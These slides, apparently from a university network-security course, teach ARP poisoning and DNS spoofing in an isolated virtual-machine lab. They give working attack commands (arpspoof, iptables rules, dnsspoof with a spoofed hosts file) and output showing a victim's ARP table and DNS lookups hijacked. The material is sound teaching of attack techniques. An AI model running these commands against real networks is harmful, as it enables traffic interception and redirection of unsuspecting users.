

Tutorial 2 - Network Attacks

CS3235 - Spring 2022


Address Resolution Protocol



Address Resolution Protocol



Sample Network



Local Network

Machine A
IP: 192.168.123.40
MAC 00:....:AA

Machine B
IP: 192.168.123.41
MAC 00:....:BB

Machine C
IP: 192.168.123.42
MAC 00:....:CC

ARP = IP Address to MAC


192.168.123.45 | netmask 255.255.255.0 => network 192.168.123, node 45

Use ARP to find MAC address of node 45 on local network


1. Who has IP 192.168.123.42 ?
2. I’m 192.168.123.42, MAC: 00:...:CC
3. Send packet to MAC 00:...:CC

How can an attacker beat ARP?


How can an attacker beat ARP?



Normal DNS Message Flow



Hijacked DNS Message Flow



DNS Resolver

Gateway

Fake
Response

Machine A

Request

Machine B

threat model: attacker must be on the same network

Virtual Machine Setup

VirtualBox: https://www.virtualbox.org/wiki/Downloads

VM link: https://drive.google.com/file/d/1o4abssCaR8c5BII-2VzVJhWWAKR8u7at/view?usp=sharing

3 VMs: Gateway, PC1, PC2

Username: user, Password: user

Make sure you have a host-only network configured under File -> Host Network Management

Attacker PC is PC1, Victim PC is PC2

Configuration Check

Start all machines, use `ifconfig` to check configuration matches below:

- IP address of PC1: 192.168.56.10
- IP address of PC2: 192.168.56.20
- Default gateway: 192.168.56.254

Check that these commands work:

- On PC1: `$ping 192.168.56.20`
- On PC2: `$ping 192.168.56.10`
- On both: `$ping 192.168.56.254`
- On both： `$ping google.com`

ARP Table Poisoning

On Victim PC:

```
$ping 192.168.56.254
```

```
$arp
```

ARP Table Poisoning


On Attacker PC:

```
$sudo apt-get install dsniff

$sudo echo 1 > /proc/sys/net/ipv4/ip_forward

$sudo arpspoof -t <victim_IP_address> <gateway_IP_address>
```

On Victim PC:

```
$arp
```

ARP Table Poisoning




```
user@PC2:~$ ping 192.168.56.254
PING 192.168.56.254 (192.168.56.254) 56(84) bytes of data.
64 bytes from 192.168.56.254: icmp_seq=1 ttl=64 time=0.384 ms
64 bytes from 192.168.56.254: icmp_seq=2 ttl=64 time=0.624 ms
64 bytes from 192.168.56.254: icmp_seq=3 ttl=64 time=0.394 ms
64 bytes from 192.168.56.254: icmp_seq=4 ttl=64 time=0.486 ms
64 bytes from 192.168.56.254: icmp_seq=5 ttl=64 time=1.06 ms
64 bytes from 192.168.56.254: icmp_seq=6 ttl=64 time=0.734 ms
^C
--- 192.168.56.254 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5001ms
rtt min/avg/max/mdev = 0.384/0.614/1.066/0.238 ms
user@PC2:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.254           ether   08:00:27:b5:2e:d0   C                     eth0
192.168.56.10            ether   08:00:27:85:76:06   C                     eth0
user@PC2:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.254           ether   08:00:27:85:76:06   C                     eth0
192.168.56.10            ether   08:00:27:85:76:06   C                     eth0
user@PC2:~$ 
```

DNS Spoofing Attack

On Victim PC:

Open firefox and visit `google.com`

`$nslookup google.com`



```
user@PC2:~$ nslookup google.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   google.com
Address: 172.217.194.101
Name:   google.com
Address: 172.217.194.113
Name:   google.com
Address: 172.217.194.100
Name:   google.com
Address: 172.217.194.102
Name:   google.com
Address: 172.217.194.139
Name:   google.com
Address: 172.217.194.138

user@PC2:~$
```

DNS Spoofing Attack

On Attacker PC:


```
$arpspoof -t <victim_IP_address> <gateway_IP_address>

$iptables -A FORWARD -p udp --dport 53 --match string --algo
kmp --hex-string ‘google|03|com’ -j DROP

$echo 1 > /proc/sys/net/ipv4/ip_forward

$echo <desired IP> google.com > spoofhosts.txt

$dnsspoof -f spoofhosts.txt host <victim_IP> and udp port 53
```

DNS Spoofing Attack

On Victim PC:

Open firefox and visit `google.com`

`$nslookup google.com`



This is the Google page on PC1. DNS has been hijacked!!!

```
user@PC2:~$ nslookup google.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   google.com
Address: 192.168.56.10

user@PC2:~$ nslookup mothership.sg
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   mothership.sg
Address: 172.67.21.232
Name:   mothership.sg
Address: 104.22.35.123
Name:   mothership.sg
Address: 104.22.34.123

user@PC2:~$
```